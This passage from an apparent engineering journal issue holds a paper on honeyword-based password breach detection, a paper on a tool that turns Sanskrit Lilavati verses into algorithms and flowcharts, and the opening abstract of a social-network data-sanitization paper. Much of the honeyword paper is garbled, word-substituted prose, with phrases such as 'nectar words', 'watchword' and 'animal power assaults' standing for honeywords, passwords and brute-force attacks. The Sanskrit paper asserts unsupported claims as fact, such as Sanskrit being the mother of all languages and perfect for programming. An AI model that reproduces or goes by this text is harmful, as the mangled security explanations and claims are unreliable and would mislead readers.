- [12] Luijff E, Ali M, Zielstra A.[2009] Assessing and improving SCADA security in the dutch drinking water sector, In *Critical Information Infrastructure Security, Springer Berlin Heidelberg*, pp.190-199.
- [13] <https://heimdalsecurity.com/blog/what-is-ransomware-protection>.
- [14] <https://www.iot-now.com/wp-content/uploads/2016/12/iot-communications-security>.

ARTICLE

SECURED PASSWORD USING HONEYWORD ENCRYPTION

Prashant D. Shinde^{1*}, Suhas H. Patil²

¹Department of Computer Engineering, Bharati Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

²Faculty of Department of Computer Engineering, Bharati Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

ABSTRACT

Background: The attacks on the database of security systems are often due to the advancement in the technology. Many users have a habit to keep the same password for multiple sites. So the leaked dataset will be vulnerable to such attacks. **Methods:** The new secret word is the blend of existing client passwords called nectar words. The counterfeit secret key is only the honeywords fundamentally. For every set of username and password, a set of relevant sweet word is developed in such a way that it's only valid component is the right catchphrase, however, rest of component of the dataset are honeywords. Eventually, when an intruder or hacker tries to gain access to the framework with a honeyword, a trigger is activated to inform the manager about spillage of secret key and dataset. **Results:** Honeywords to identify assaults against a hash secret key database. For every client account, the real watchword put away in the type of honeywords. On the off chance that aggressor Attack on secret word i.e. honeys words it can't make sure it is genuine secret key or honeyword. **Conclusion:** In this examination, we analyzed in detail with watchful consideration the honeyword system and present some remark to center around utilized frail focuses.

ABSTRACT

Cyber security alludes to an arrangement of procedures used to ensure the respectability of systems, projects, and information from assault, harm or unapproved access [1]. The middle helpfulness of computerized security incorporates protecting information and systems from major advanced risks. These Cyber risks take various structures (e.g., application strikes). Deplorably, Cyber adversaries have made sense of how to dispatch robotized and present-day strikes using these procedures – at lower and lower costs. In this way, keeping pace with Cyber security method and exercises can be a test, particularly in government and try frameworks where, in their most troublesome edge, Cyber perils frequently prepare in on the puzzle, political, military or infrastructural assets of a nation, or its kin [2].

How cyber security affects network performance

Cyber security incorporates controlling physical access to the equipment and additionally ensuring against hurt that may come through system access, information and code infusion. Additionally, because of negligence by administrators, regardless of whether purposeful or unintentional, IT security is helpless to being deceived into veering off from secure techniques through different strategies [3].

A large number of us have changed over to home remote Internet systems to interface our TVs, cell phones, workstations, PCs, and tablets. Furthermore, for what reason not? It's exceptionally advantageous. However, with these home systems come dangers. Without specific insurances, Cyber hoodlums in the territory might have the capacity to get to the Internet through your system and perhaps access your PC and different gadgets [4]. One regular route for character cheats to pick up control of customers' close to home data is through advanced violations known as "phishing." In this training, fraudsters make an email that seems as though it was issued by a true blue organization. They will request a beneficiary's close to home data – like a record number or a secret key – and after that utilization that data to carry out budgetary wrongdoings, for example, opening false charge cards in a purchaser's name and running up huge bills on them. □

Client-side cyber security

Web Juggernaut Google has issued a notice against an infamous digital assault focusing on Gmail Accounts. The web administrations goliath said that a noxious email crusade was spreading through the web like out of control fire in the mask of an encouragement to Google Doc and was mostly focusing on school staff and understudies from the United States. The auxiliary of 'Letter set' said that it was a trap of scamsters who were attempting to hoodwink Gmail clients through a phishing trick. According to the subtle elements accessible to the wellsprings of Cyber security Insiders, programmers are defrauding the Google mail clients through a welcome to Google docs which when clicked gives programmers behind the assaulting access to substance such as email, contacts, and records [5].

Server-side cyber security

Honeypots, basically distraction arrange open assets, might be conveyed in a system as observation and early-cautioning devices, as the honeypots are not ordinarily gotten to for true blue purposes. Systems utilized by the aggressors that endeavor to trade off these fake assets are examined amid and after an assault to watch out for new abuse procedures [6]. Such examination might be utilized to additionally fix

KEYWORDS
Authentication, honeypots,
honeywords, login
passwords, password
cracking, Seed

Received: 13 May 2018
Accepted: 31 May 2018
Published: 3 June 2018

*Corresponding Author
Email: prashantshinde.jnv@gmail.com
Tel.: +91 7588107634

security of the genuine system being ensured by the honeypots. A honey-pot can likewise coordinate an assailant's consideration far from genuine servers. A honey-pot urges aggressors to invest their opportunity and vitality on the imitation server while diverting their consideration from the information on the genuine server. Like a honey-pot, a honey-net is a system set up with deliberate vulnerabilities. Its motivation is likewise to welcome assaults with the goal that the aggressor's strategies can be considered and that data can be utilized to build organize security. A honey-net ordinarily contains at least one honeypots.

Existing system

We separate the honeyword approach and give some notice about the security of the system. We point out that the key item for this method is the generation algorithm of the honeywords such that they shall be indistinguishable from the correct passwords. Therefore, we propose a new method that created the Honeywords using the existing user passwords combination in hash format.

Disadvantages of existing system

- A secure system doesn't detect whether a password file disclosure incident happened.
- It can't detect the attacks against hashed password databases.

MATERIALS AND METHODS

Proposed system

In this study, we focus on the security issue and manage counterfeit passwords or records as a basic and practical answer for recognizing trade-off of passwords. The honeypot is one of the techniques to recognize an event of a secret key database break. In this approach, the director deliberately makes double-dealing client records to bait enemies and recognizes a watchword revelation, if any of the honeypot passwords get utilized. In this paper, we have proposed a novel honeyword age approach which lessens the capacity overhead and furthermore it tends to lion's share of the disadvantages of existing nectar word age systems. Proposed display depends on utilization of nectar words to recognize secret key splitting. We propose to utilize lists that guide to legitimate passwords in the framework. The commitment of our approach is twofold. To begin with, this strategy requires less capacity contrasted with the first investigation. Inside our approach passwords of different clients are utilized as the phony passwords, so figure of which secret key is phony and which is right turns out to be more muddled for an enemy [7].

What is honeyword?

Honeywords are a guard against stolen watchword documents. In particular, they are false passwords put in the secret word document of a verification server to hoodwink aggressors. Honeywords take after common, client chose passwords. It's hard in this way for an aggressor that takes a honeyword-bound secret word document to recognize honeywords and genuine client passwords. "Nectar" is an old term for bait assets in figuring conditions. To the best of our insight, the expression is "honeywords" [8].

What is the honey-checker?

An attacker that has stolen a secret word file may break its hashed passwords and endeavor to imitate clients. Given the nearness of honeywords, however, such an aggressor is probably not going to figure a client's actual watchword and likely rather present a honeyword. In the event that a honeyword-empowered framework identifies an endeavor to log in utilizing a honeyword, it raises an alert demonstrating that the secret key document has been traded off. Honeywords aren't noticeable to clients and don't in any capacity change their experience when they sign in utilizing passwords [9].

What is honey encryption?

The security of Honey Encryption depends on the way that the likelihood of an aggressor judging a plaintext to be real can be ascertained (by the scrambling party) at the season of encryption. This makes Honey Encryption hard to apply in specific applications e.g. where the space of plaintexts is vast or the conveyance of plaintexts is obscure. It likewise implies that Honey Encryption can be helpless against animal power assaults if this likelihood is misjudged. For instance, it is helpless against known-plaintext assaults: if the assailant has a bunk that a plaintext must match with a specific end goal to be real,

They will have the capacity to savage power even Honey Encrypted information if the encryption did not consider the lodging.

What is seed space?

We have used many to many relationships to the user. And Compare to each key i.e. binary digit analyzed to the user. It will generate randomly.

Proposed architecture




Fig. 1: System architecture

User

Registration

In this module, User will register to the system, at the time of registration user will enter the 3 Honey words. Also system will generate no. of Honey words with the help of user password by three methods [Fig. 1]

- Chaffing with Tough nut
- Chaffing with Tweaking
- Password model

Login

If user entered right username and password is the honey word which is generated at the time of registration then the system will allow user next two times to enter his correct password. Even if after giving three chances user enters the honey word then system will lock the account. And he has waits for activation form admin. If user entered right username but if password is wrong also password is not a honey word then system will block that particular user and request to admin for activate the account [Fig. 1].

Admin

Admin will activate the blocked user account. Admin will protect the passwords by using Honey Encryption method. The honey encryption methods are implemented by using some passwords + keys. We have generated the many to many relationships. And Compare to each key with seed space. Then XOR operation performed.

Hacker

Hacker will login into the system with a honeyword; a trigger is activated to inform the administrator about leakage of secret keys. Then hacker will get wrong passwords for requested user.

Honey Tracker

Honey Tracker will track the user's record i.e. number of wrong passwords and number of honey words for particular user login. It will be useful to keep track of user activities.

Advantages of proposed system

1. Honey words provide high security to the entire system.
2. Honey word confuses hackers by providing wrong information.
3. Easy to use as compared with existing methodologies.
4. More accurate than existing methodologies.
5. Complexity of the encryption functionality is increased which leads system to become more reliable.

Algorithm (Method to create Honeyword)

Chaffing with tough nut

In this method, the system intentionally injects some special honeywords, named as tough nuts, such that inverting hash values of those words is computationally infeasible, e.g. fixed length random bit strings should be set as the hash value of a honeyword. Moreover, it is noted that number and positions of tough nuts are selected randomly. By means of this, it is expected that the adversary cannot seize whole sweet-word set and some sweet-words will be blank for her, thereby deterring the adversary to realize her attack. It is discussed that in such a situation the adversary may pause before attempting the login with cracked passwords.

Chaffing with tweaking

In this technique, client secret word seeds the generator calculation which changes chosen character places of the genuine watchword to create the honeywords. For example, each character of client secret key in foreordained positions is supplanted by an arbitrarily picked character of a similar kind: digits are supplanted by digits, letters by letters, and uncommon characters by unique characters. The number of positions to be tweak denoted as t should depend on system policy etc. As an example $t = 4$ and tweaking last t characters may be a method for generator algorithm $Gen(k, t)$. Another approach named in the study as “chaffing-by-tweaking-digits” is executed by tweaking the last t positions that contain digits. For example, by using last technique for the password 98computer and $t = 2$, the honeywords 90computer and 28computer may be generated.

Chaffing with password model

It is consolidating the quality of various honeyword age techniques, e.g. teasing with-a-watchword show and teasing by-tweaking-digits. By utilizing this method, irregular secret word model will yield seeds for tweaking-digits to create honeywords. For instance, let the right secret word is computer1994. At that point, the honeywords highjack1879 and turboset1197 ought to be created as seeds to teasing by-tweaking-digits for $t = 3$ and $k = 4$ for each seed.

RESULTS

We have precisely studied the security of the honeyword framework and present various imperfections that should be fitted with before successful acknowledgment of the plan. In this regard, we have called attention to that the solid purpose of the honeyword system straightforwardly relies upon the age calculation finally; we have exhibited another way to deal with make the age calculation as close as to human instinct by producing honeyword with haphazardly picking passwords that have a place with different clients in the system. We display a standard way to deal with securing individual and business information in the system. We propose checking information get to designs by profiling client conduct to decide whether and when a vindictive insider illicitly gets to somebody's archives in a system benefit [Fig. 2].




Fig. 2: Graph of various factors affecting system

CONCLUSION

We have learned carefully the security of the honeyword system and bring in a number of defects that need to be built-in with before successful understanding of the scheme. In this respect, we have pointed out that the strong point of the honeyword system directly depends on the generation algorithm finally; we have presented a new approach to making the creation algorithm as close as to human nature by generating honey words with randomly picking passwords that belong to other users in the system. We present a standard approach to securing personal and business data in the system We propose observing information get to designs by profiling client conduct to decide whether and when a noxious insider unlawfully gets to somebody's records in a framework benefit. Imitation records put away in the framework close by the client's genuine information likewise fill in as sensors to identify ill-conceived access.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

The proposed paper on "Secured password using Honeyword Encryption" has been prepared by Prashant D. Shinde and Prof. Dr. Suhas H. Patil. The author would like to thank my faculty as well as my whole department, parents, friends for their support. Author has obtained a lot of knowledge during the preparation of this document.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] National information assurance (IA) glossary, [2010].
- [2] Bojinov H, Bursztein E, Boyen X, Boneh D. [2010] Kamouflage: Loss-resistant password management. ESORICS, 286–302.
- [3] Weir M, Aggarwal S, Medeiros B, Glodek B. [2009] Password cracking using probabilistic context-free grammars. Proceeding of 30th IEEE Symposium Security Privacy. 391–405.
- [4] Cohen H. [2006] The use of deception techniques: Honeypots and decoys. Handbook Information Security, 3:646–655.
- [5] Almeshekah MH, Spafford EH, Atallah MJ.[2013] Improving security using deception. Center for Education and Research Information Assurance and Security, Purdue Univ, West Lafayette. USA: Tech. Rep. CERIAS Tech. Rep. 2013-13, 13, 1-18
- [6] Herley C, Florencio D. [2008] Protecting financial institutions from brute-force attacks. Proc. 23rd Int. Inform. Security Conf.08:681–685.
- [7] Burnett M. [2013]The pathetic reality of adobe password
- [8] Juels A, Rivest RL. [2013] Honeywords: Making password cracking detectable. ACM SIGSAC Conf. Computer Communication Security. 13, 145–160.
- [9] Prashant D Shinde. [2018] Secured Password Using Honeyword Encryption. IJAERD, 5:976-979.

ARTICLE

REGIONAL LANGUAGE DRIVEN PRESENTATION TOOL

Sharayu R Puranik*, D. M. Thakore

Department of Computer Science, Bharti Vidyapeeth (Deemed to be University) College of Engineering, Pune,
INDIA

ABSTRACT

Background: India is a Big research hub for Natural Language Processing area. There are 22 Regional languages in India which can be worked upon for various aspects of processing. Research done in Natural language processing area will always be interdisciplinary at the border between Linguistic and Artificial Intelligence. **Methods:** This paper aims at providing details about a regional language driven presentation tool (RLDPT), which will take user input in the form of Sanskrit Nyasa (from Mathematical Grantha Lilavati) and would convert that mathematical expression into algorithm followed by its Graphical presentation. Tokenization, Noise removal, Entity extraction methods are called during processing. **Results:** Once user enters Nyasa for a specific mathematical method, the mathematical method is represented in Graphical format and user can run the process for sample numbers. **Conclusion:** The RLDPT tool is developed to facilitate the easy and visual learning of Sanskrit Nyasa. The paper has taken Sanskrit Grantha Lilavati as a base and would represent the mathematical expressions written in Sanskrit into English language algorithm. The APIs and algorithm would be used for other areas of Sanskrit literature. Also this can be extended for other Indian languages.

INTRODUCTION

Having 22 Regional Languages, India is always treated as big research hub for Natural Language Processing area. Aim of Natural Language Processing and Artificial Intelligence area is to develop computer programs capable of human-like behavior related to 'understand given texts or produce meaningful texts' [1] in natural languages such as Sanskrit, Marathi, Hindi, English and many other regional languages. The most important applications of natural language processing include Retrieval of Information [1], Organization of the collected information, Machine Translation, Automatic Summarization, Sentiment Analysis, Text Classification and many more.

As in any science, activities of researchers are manly concentrated on its internal art and craft. Many problems arise during analysis and generation of Natural Language texts. Researchers focus on the solution of these problems of Semantic and Syntactic analysis, compilation of dictionaries, language text and grammar ambiguities.

In this project, we map the Nyasa written in Sanskrit (from Lilavati Grantha [2], into corresponding Algorithm steps and its Graphical representation. This would clearly show the mathematical steps mentioned in that specific method.

Being Emerging field in India, Natural Language Processing (NLP) [3] has a very good potential for research. Extensive research can be done in below NLP levels;

1. 'Conversion from Speech to text' technology,
2. Understanding of the Natural Language Text (with context) and
3. Effective and Efficient management/organization of the knowledge[3]

The main objective is to develop applications which are more relevant to those people speaking various regional languages.

Natural Language Processing (NLP) is a field of computer science, artificial intelligence and computational linguistics concerned with the interactions between computers and human (natural) languages [4]. The idea of using a natural language for computer programming is to make it easier for people to talk to computers in their native languages. For many, it is tedious and painful to learn Computer friendly languages like assembly, C, C++, Java, LISP etc. Use of native languages for Computer programming relieves such pain of learning Computer languages [4].

Multiple languages are spoken in India, each with its own flavor. Being mother of all languages, Sanskrit is the perfect language for computer programming. This language is grammatically perfect and has huge treasure of knowledge from all the fields [5].

Among all the Natural Languages, Sanskrit in its style is identified to be the best language which has minimum deviation. The creator of Sanskrit grammar, Panini, formulated 3,949 rules. Sanskrit is said to be a Mother of all languages. It deals with multiple limitations of Artificial Intelligence like NLP, Semantic Net, Vibhakti, Dual Case, Inflection based Syntax etc. Sanskrit language fulfils almost all of the prerequisites of a Natural Language Processor [5].

Information retrieval and information organization are the most important applications of natural language processing.

KEY WORDS

Natural Language Processing, Artificial Intelligence, Sanskrit, Lilavati

Received: 14 May 2018
Accepted: 1 June 2018
Published: 4 June 2018

*Corresponding Author

Email:
sharayu_mirasdar@rediffmail.com
Tel.: +91-8308609600

Some other applications are Natural Language Interfaces, Machine Translation and many more. In Natural Language Processing, below eight Technical areas can be considered for both theoretical study and application development:-

- Information Retrieval and Text Clustering
- Morphology, Syntax, Named Entity Recognition
- Semantics
- Opinion, Emotions, Textual Entailment
- Text and Speech Generation
- Machine Translation
- Educational Applications
- Applications

We can apply NLP techniques to retrieve treasure of knowledge, written by our ancestors, in Sanskrit.

Bhaskaracharya wrote Siddhantashiromani at the age of 36, Lilavati is the first part of it. The main Grantha Siddhantashiromani consists of four parts namely (Bhaskaracharya: 1144 – 1223 AD).

- 1) Lilavati (लीलावती)
- 2) Algebra (बीजगणित)
- 3) Planetary motions (ग्रहगणित)
- 4) Astronomy (गोलाध्याय).

Lilavati, the first 'prakarana' of Siddhantashiromani deals with 'Pati-Ganit' i.e. 'VyaktaGanit' or Arithmetic in today's Mathematical Term. It contains 278 verses. Being a Kavi also, Bhaskaracharya has written these verses in Poetic form (Shlokas) in Sanskrit language. There are certain verses which deal with Mensuration (measurement of various Geometrical Objects), Volume of Pyramids, Cylinders, heaps of grains etc., wood cutting, shadow and trigonometric relationship. Also on certain elements of Algebra such as finding an unknown quantity subject to certain constraints with the help of supposition method.

The Lilavati consists of 279 verses of rules and examples. The main contents are:

- Basic arithmetic operations including square roots and cube roots calculation for numbers, fractions, and the effect of text encryption.
- The rule of three, rule of five and so on
- Bartering, buying and selling
- Permutations and combinations
- Progressions and series
- Geometrical operations
- Solutions to indeterminate equations

In proposed system, we consider the Nyasa written in Lilavati Grantha. These Nyasa represent specific Mathematical formulae written for specific Mathematical Methods like Addition, Subtraction and so on.

Proposed system takes Sanskrit Nyasa as an input from front end GUI. Maps these Nyasa tokens into corresponding English words (Mathematical operations) and prepare an algorithm (in English) for the given method. The algorithm then also would be represented in the form of Flowchart. This would help user to clearly visualize the mathematical steps mentioned in that specific Sanskrit Nyasa.

MATERIALS AND METHODS

The system consists of 6 modules in total.

Modular design of a system

The first module is used to take input in form of Sanskrit Nyasa from user. User selects the type of mathematical expression for which Algorithm would be generated.

Types of mathematical formulas are

- गुणनेकरणसूत्रम् for Multiplication methods,
- भागाहरिकरणसूत्रम् for Division methods,
- वर्गेकरणसूत्रम् to find Square of a number,
- वर्गमूलेकरणसूत्रम् for finding Square root of a number,
- घनेकरणसूत्रम् for finding Cube and
- घनमूलेकरणसूत्रम् to find Cube root of a number.

Second and third module deals with aspects of Natural Language Processing namely [6][7]

1. Removal of Noise from Input String (Removal of unwanted tokens)
2. Lexical Normalization (extract the exact word which may have multiple representations)

Entities are defined as the most important chunks of a sentence. Next module will extract entities from given Nyasa. Using look-up database table [Table 1], the module will find out mathematical operators from Nyasa.

Module 5 and 6 deals with preparation of algorithm and execution of the method on sample input numbers.

Table 1: Lookup mapping table for Sanskrit-> English language words

Sanskrit Word	English Word	Operator
अंकं	Numbers	N
अन्त्यम्	Last	N
अन्वित	Addition	Y
उत्सारीतिन्	Remainder	N
ऊन	Subtraction	Y

Architectural diagram

Architectural diagram for the system [Fig. 1] shows various modules and their connection with each other.




Fig. 1: Architectural diagram of proposed system, Regional Language Driven Presentation Tool (RLDPT).

Method

APIs are developed to process the Sanskrit (Regional Language) statements for Tokenization, Lexical Normalization and Entity Recognition [6][7]. These can be used for the other Regional language, provided with the database for that specific language.

For the generation of English language mathematical steps mentioned in Sanskrit Nyasa, Divide and Conquer algorithm is used. Once the mathematical operator is found from the Nyasa, the Nyasa is 'Divided' into left and right side of the operator. The operations to be performed on left and right side operands are formed stepwise. The final method of calculation is extracted and that operation is performed as 'Combine' process.

RESULTS

The tool was run to generate algorithm for all 6 types of Mathematical methods. Sanskrit Nyasa was entered in the text box provided by the system. Algorithm got generated stepwise, in English language and displayed. The results after system run is shown in [Fig 2].

The algorithms then tested for sample input and results were studied for steps mentioned in Sanskrit Nyasa.

Form1

॥ गणेशस्तुतिः ॥

श्रीगणेशाय नमः—

श्रीनि भक्तजनस्य यो जनपते विघ्नं विनिश्चिनु स्मृत-
स्तं इन्दारकहृन्दवन्दितपदं नररा मनङ्गलवम् ।
पादौ सद्गणितस्य वचिम् चतुःशतप्रदां प्रस्तुतां
संक्षिप्तश्रुत-श्रीमला-ऽमलपदैर्लासित्यलीलावतीम् ॥ १ ॥

Select type of करणसूत्रम्

गुणने करणसूत्रम्
 आगाहारे करणसूत्रम्
 वर्गे करणसूत्रम्
 वर्गमूले करणसूत्रम्
 घने करणसूत्रम्
 घनमूले करणसूत्रम्

Enter the Sanskrit Nyasa (न्यास) in the TextBox below

गुण्य अन्त्यम् अङ्कम् गुणकेन इत्यात् उत्सारितेन एवम् उपान्तिस आदीन्

Show Graphical representation

Form2

Mathematical Operaion : **Multiplication**


Description : **Method for Multiplication of two numbers**

Algorithm:

1. Take last digit (Unit place) of multiplicand
2. Multiply it with multiplier number
3. Place the answer at unit place (i.e. multiply answer by 1 and place)
4. Goto next digit (of 10th place)
5. Multiply that number with multiplier and place result at 10ths place (i.e. multiply answer by 10)
6. Repeat the process till all the digits of multiplicand are considered
7. Add all the numbers of Unit, Tenth, Hundreds etc. place
8. Print the final answer

If you want to execute above algorithm with Some example, click on the button 'Try Example'

Try Example



The screenshot shows a web-based interface for a mathematical operation. On the left, there is a form titled 'Mathematical Operation' with the operation 'Multiplication'. It includes input fields for 'Enter first number' (135) and 'Enter second number' (12), and a 'Execute' button. Below the form, the multiplicand (135) and multiplier (12) are displayed. To the right, the system shows the multiplication process in four steps: Step 1 shows 5 x 12 = 60; Step 2 shows 3 x 12 = 360; Step 3 shows 1 x 12 = 1200; and Step 4 shows the final sum: 60 + 360 + 1200 = 1620.

Fig. 2: 'RLDPT system run' Screen shots.

DISCUSSION

The research done in this paper started with the aim to do work on Indian Regional Languages. Being mother of all languages, Sanskrit is the perfect language for computer programming. This language is grammatically perfect and has huge treasure of knowledge from all the fields.

Extant manuscripts in Sanskrit number over 30 million - one hundred times those in Greek and Latin combined - constituting the largest cultural heritage that any civilization has produced prior to the invention of the printing press. Sanskrit works include extensive epics, subtle and intricate philosophical, mathematical, and scientific treatises, and imaginative and rich literary, poetic, and dramatic texts.

Large digital platforms such as Google, Microsoft, YouTube, Facebook, C-DAC have stepped up their efforts to engage many of the Indian languages. The research in this paper is done considering Sanskrit languages. The Nyasa written in Sanskrit language, for mathematical domain, are processed on various aspects of Natural Language Processing and then presented as an algorithm and graphical representation [8] for that mathematical formula with sample input. As the research on Indian languages still in progress, separate APIs are built to carry out various activities on Sanskrit Nyasa. There is no existing system which can take Sanskrit as input language and translate the mathematical methods into Algorithms and visual presentation of it. The system is built from scratch to process Indian Languages (Sanskrit taken as base language) for NLP aspects.

CONCLUSION

The objective behind development of a Regional Language Driven presentation tool can be stated as

- Help Sanskrit Language Learners with Graphical Representation tool, for Mathematical Shlokas.
- Extract vast Mathematical domain knowledge present in the great Indian Language 'Sanskrit'.
- Preserve culture, heritage and literature of the Indian languages.

The paper proposes a Regional language tool (Which is a Sanskrit Language) which would accept input Nyasa from Lilavati Grantha and would represent the mathematical methods mentioned in it graphically. This tool can be used by Learners of Sanskrit Language and can be extended for other Indian Languages in which the mathematical formulae are mentioned. The same can further be extended for other learning areas like Science, Economics, Politics and many other where ancient Indian literature is present in Regional Languages.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

None

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Mary Elaine Califf, Raymond J Mooney. [1997] Relational Learning of Pattern-Match Rules for Information Extraction
- [2] MD Pandit. [2013] English translation of Sanskrit Grantha Lilavati.
- [3] Ralph Weischedel, [1998] Chairperson BBN Systems and Technologies Corporation ,Jaime Carbonell Carnegie-Mellon University Barbara Grosz Harvard University ,Wendy Lehnert University of Massachusetts, Amherst Mitchell Marcus University, of Pennsylvania Raymond Perrault SRI International ,Robert Wilensky University of California, Berkeley, White Paper ; Natural Language Processing.
- [4] RadaMihalcea, Hugo Liu, Henry Lieberman; [2006] Natural Language Processing for Natural Language Programming
- [5] Pawan Goyal, Gérard Huet, Amba Kulkarni, Peter Scharf, Ralph Bunker; [2012] A Distributed Platform for Sanskrit Processing. DOI: 10.1.1.307.653
- [6] Cynthia A. Thompson, Raymond J.[1998] Mooney TR AI98-273, Artificial Intelligence Lab, University of Texas at Austin, Semantic Lexicon Acquisition for Learning Natural Language Interfaces.
- [7] Konrad Rieck, Christian Wressnegger. [2016] Journal of Machine Learning Research Homepage Harry: A Tool for Measuring String Similarity. 17(9):1-5
- [8] Jochen M. Kuster, Jana Koehler, Ksenia Ryndina; [2006] Improving Business Process Models with Reference Models in Business-Driven Development.

ARTICLE

COLLECTIVE DATA-SANITIZATION FOR PERSONAL INFORMATION PROTECTION

Pranjali Kothawade*, Suhas Patil

Department of Computer Engineering, Bharati Vidyapeeth (Deemed to be University), College of Engineering, Pune, INDIA

ABSTRACT

Background: On-line social networks like Facebook are increasingly utilized by many people. These networks allow users to publish their own details and enable them to contact their friends. Some of the information revealed inside these networks is private. These networks allow users to publish details about themselves and to connect to their friends. Some of the information revealed inside these networks is meant to be private. A privacy breach occurs when sensitive information about the user, the information that an individual wants to keep from public, is disclosed to an adversary. **Methods:** Private information leakage could be an important issue in some cases which is called Inference Attack. In this research paper, the proposed system tries to hide Personal Information of user automatically, at the time of account creation. To protect against inference attacks, research propose a data sanitization method collectively manipulating user profile and friendship relations. **Results:** In this methodology, the main challenge of protection of Sensitive personal information is addressed. **Conclusions:** In this research we propose a Method that takes advantages of various data manipulating methods and guarantee maximum protection to personal information of Social media users.

